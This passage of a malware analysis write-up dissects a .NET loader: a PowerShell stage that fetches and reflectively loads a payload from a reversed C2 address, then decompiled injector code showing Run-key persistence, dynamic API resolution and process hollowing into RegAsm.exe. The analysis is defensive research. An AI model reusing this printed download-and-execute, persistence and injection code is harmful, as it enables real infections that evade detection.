$base64Content = (New-Object System.Net.WebClient).DownloadString($url);
$binaryContent = [System.Convert]::FromBase64String($base64Content);
$assembly = [Reflection.Assembly]::Load($binaryContent);
$type = $assembly.GetType('RunPE.Home');
$method = $type.GetMethod('VAI');
$method.Invoke($null, [object[]]@('txt.ECDOL/002/03.322.3.291//:ptth', 'desativado', 'desativado', 'desativado', 'RegAsm', ''));
```

It Downloads a Remote Payload, then it is decoded into a .NET assembly (DLL/EXE).

Reflective Loading

The payload is loaded directly into memory without being written to disk, allowing it to evade traditional file-based detection.


Once loaded, the malware retrieves the `RunPE.Home` class from the loaded assembly and invokes the `VAI` method, passing the following arguments:

[‘txt.ECDOL/002/03.322.3.291//:ptth’, ‘desativado’, ‘desativado’, ‘desativado’, ‘RegAsm’, ”]

The c2 server url is reversed


The real url: hxxp[://]192[.]3[.]223[.]30/200/LODCE[.]txt

Only 5/96 security vendors flagged this URL as malicious




Third Stage: .NET PE Injector


Let’s decode the remote payload




After dumping and loading to die, die indicates that the payload is protected with NetReactor protection



I'll use NetReactorSlayer to deobfuscate it




I'll upload the deobfuscated (slayed) file to dnspy



It doesn't have an entry point to make it harder for analysts that doesn't have the powershell script which contains both the entry point and the arguments for the initial method (VAI) to be executed. Also if they tried to debug it or put it in a sandbox, it will not run as there is no entry point.

But as we have the powershell script we know that **method VAI** from **RunPE.Home class** is the real entry point of the dll



The parameters passed to VAI method are:

QBXtX: ‘txt.ECDOL/002/03.322.3.291//:ptth’ (reversed c2 server)

Startupreg: desativado (startup persistence disabled)

caminhovbs: desativado (directory path where the .vbs script is located)

namevbs: desativado (the name of the .vbs script)


netframework: RegAsm (executable name used for process injection)

nativo: “”

Persistence Mechanism

If **startupreg** is “1”, it calls Class6.Start(caminhovbs, namevbs).

But **startupreg is** desativado (Portuguese word meaning ‘disabled’) so it won’t execute Class6.Start, but let’s look in it



The method takes two parameters: **caminhovbs** (the directory path where the .vbs script is located) and **namevbs** (the name of the .vbs script).

The code checks whether the .vbs file already exists in the given path (**caminhovbs)**. If the file is not found, the script proceeds to copy this vbs file into the specified directory.

```
Process.Start(new ProcessStartInfo
{
    WindowStyle = ProcessWindowStyle.Hidden,
    FileName = "cmd.exe",
    Arguments = "/C copy *.vbs \"" + Path.Combine(caminhovbs, namevbs) + ".vbs\""
}).WaitForExit();
```

The script runs a hidden cmd.exe process to copy all .vbs files from the current working directory to the specified **caminhovbs** directory with the given **namevbs** filename. This command uses cmd.exe to execute the copy operation in a hidden window (ProcessWindowStyle.Hidden).

Then the malware achieves persistence by adding the .vbs script to the Windows Registry in the Run key.


```
using (RegistryKey registryKey =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\
\Run", true))

{
```

```
    registryKey.SetValue("Path", Path.Combine(caminhovbs, namevbs + ".vbs"));
}
```

- It opens the Run key under HKEY_CURRENT_USER, which contains programs that automatically start when the user logs in.
- The second argument (true) allows write access to the key.
- Adds (or updates) a registry entry named `"Path"`, setting its value to the full path of a `.vbs` script.

The registry modification ensures the malicious script runs automatically at startup, giving it persistence on the system

Let's go back to VAI method



```
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
WebClient webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;
string text = Home.smethod_0(QBXtX);
string address = text.ToString();
string text2 = webClient.DownloadString(address);
text2 = Home.smethod_0(text2);
RunPEE.Ande("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe",
  Convert.FromBase64String(text2));
}
```


`ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;`

Forces the malware to use TLS 1.2.

Many older systems may default to TLS 1.0 or TLS 1.1, which are deprecated.

Then it Creates a WebClient object to handle HTTP requests, converts QBXtX into a downloadable URL using **Home.smethod_0**(QBXtX).

Home.smethod_0 uses Array.Reverse to reverse the url make it a downloadable one.



```
27
28      // Token: 0x060010A7 RID: 4263 RVA: 0x0005B6E4 File Offset: 0x000598E4
29      private static string smethod_0(string string_0)
30      {
31          char[] array = string_0.ToCharArray();
32          Array.Reverse(array);
33          return new string(array);
34      }
35  }
36  }
37
```

Then it downloads the payload as a string (text2) and reverse it using **Home.smethod_0**(text2).

```
    string address = text.ToString();
    string text2 = webClient.DownloadString(address);
    text2 = Home.smethod_0(text2);
    RunPEE.Ande("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe",
      Convert.FromBase64String(text2));
}
```

RunPEE.Ande() is a function that performs process injection that targets

“C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\” + netframework + .exe” process

The malware injects the payload into a .NET process inside “C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe” after Base64-decoding.

Dynamically Resolving APIs

The injector resolves the APIs used in process injection dynamically using **smethod_0** function

```
// Token: 0x04000676 RID: 1654
private static readonly RunPEE.Delegate0 delegate0_0 = RunPEE.smethod_0<RunPEE.Delegate0>("kernel32", "ResumeThread");

// Token: 0x04000677 RID: 1655
private static readonly RunPEE.Delegate1 delegate1_0 = RunPEE.smethod_0<RunPEE.Delegate1>("kernel32", "Wow64SetThreadContext");

// Token: 0x04000678 RID: 1656
private static readonly RunPEE.Delegate2 delegate2_0 = RunPEE.smethod_0<RunPEE.Delegate2>("kernel32", "SetThreadContext");

// Token: 0x04000679 RID: 1657
private static readonly RunPEE.Delegate3 delegate3_0 = RunPEE.smethod_0<RunPEE.Delegate3>("kernel32", "Wow64GetThreadContext");

// Token: 0x0400067A RID: 1658
private static readonly RunPEE.Delegate4 delegate4_0 = RunPEE.smethod_0<RunPEE.Delegate4>("kernel32", "GetThreadContext");

// Token: 0x0400067B RID: 1659
private static readonly RunPEE.Delegate5 delegate5_0 = RunPEE.smethod_0<RunPEE.Delegate5>("kernel32", "VirtualAllocEx");

// Token: 0x0400067C RID: 1660
private static readonly RunPEE.Delegate6 delegate6_0 = RunPEE.smethod_0<RunPEE.Delegate6>("kernel32", "WriteProcessMemory");

// Token: 0x0400067D RID: 1661
private static readonly RunPEE.Delegate7 delegate7_0 = RunPEE.smethod_0<RunPEE.Delegate7>("kernel32", "ReadProcessMemory");

// Token: 0x0400067E RID: 1662
private static readonly RunPEE.Delegate8 delegate8_0 = RunPEE.smethod_0<RunPEE.Delegate8>("ntdll", "ZwUnmapViewOfSection");

// Token: 0x0400067F RID: 1663
public static readonly RunPEE.DelegateCreateProcessA CreateProcessA = RunPEE.smethod_0<RunPEE.DelegateCreateProcessA>("kernel32", "CreateProcessA");
```

smethod_0 uses **GetProcAddress** and **LoadLibraryA** to load the APIs

```
// Token: 0x0600107A RID: 4218 RVA: 0x0005B178 File Offset: 0x00059378
private static T smethod_0<T>(object object_0, object object_1)
{
    return Conversions.ToGenericParameter<T>(Marshal.GetDelegateForFunctionPointer(RunPEE.GetProcAddress(RunPEE.LoadLibraryA(ref object_0), ref
      object_1), typeof(T)));
}
```

I will rename the **function pointers** with their corresponding API

```
// Token: 0x04000676 RID: 1654
private static readonly RunPEE.Delegate0 ResumeThread = RunPEE.smethod_0<RunPEE.Delegate0>("kernel32", "ResumeThread");

// Token: 0x04000677 RID: 1655
private static readonly RunPEE.Delegate1 Wow64SetThreadContext = RunPEE.smethod_0<RunPEE.Delegate1>("kernel32", "Wow64SetThreadContext");

// Token: 0x04000678 RID: 1656
private static readonly RunPEE.Delegate2 SetThreadContext = RunPEE.smethod_0<RunPEE.Delegate2>("kernel32", "SetThreadContext");

// Token: 0x04000679 RID: 1657
private static readonly RunPEE.Delegate3 Wow64GetThreadContext = RunPEE.smethod_0<RunPEE.Delegate3>("kernel32", "Wow64GetThreadContext");

// Token: 0x0400067A RID: 1658
private static readonly RunPEE.Delegate4 GetThreadContext = RunPEE.smethod_0<RunPEE.Delegate4>("kernel32", "GetThreadContext");

// Token: 0x0400067B RID: 1659
private static readonly RunPEE.Delegate5 VirtualAllocEx = RunPEE.smethod_0<RunPEE.Delegate5>("kernel32", "VirtualAllocEx");

// Token: 0x0400067C RID: 1660
private static readonly RunPEE.Delegate6 WriteProcessMemory = RunPEE.smethod_0<RunPEE.Delegate6>("kernel32", "WriteProcessMemory");

// Token: 0x0400067D RID: 1661
private static readonly RunPEE.Delegate7 ReadProcessMemory = RunPEE.smethod_0<RunPEE.Delegate7>("kernel32", "ReadProcessMemory");

// Token: 0x0400067E RID: 1662
private static readonly RunPEE.Delegate8 ZwUnmapViewOfSection = RunPEE.smethod_0<RunPEE.Delegate8>("ntdll", "ZwUnmapViewOfSection");

// Token: 0x0400067F RID: 1663
public static readonly RunPEE.DelegateCreateProcessA CreateProcessA = RunPEE.smethod_0<RunPEE.DelegateCreateProcessA>("kernel32", "CreateProcessA");
```

After renaming

Process Hollowing

It uses **RunPEE.CreateProcessA** to create a suspended process (CREATE_SUSPENDED flag: 4U).

startup_INFORMATION and process_INFORMATION store the startup info and process information.

```
    text = text + " " + string_1;
}
IntPtr intPtr = 0;
if (!RunPEE.CreateProcessA(string_0, text, intPtr, intPtr, false, 4U, IntPtr.Zero, null, ref startup_INFORMATION, ref process_INFORMATION))
{
    throw new Exception();
}
int num = BitConverter.ToInt32(object_0, 60);
```

Next, it reads the **PE header** (at offset 0x3C) and gets the **image base address**

```
{
    throw new Exception();
}
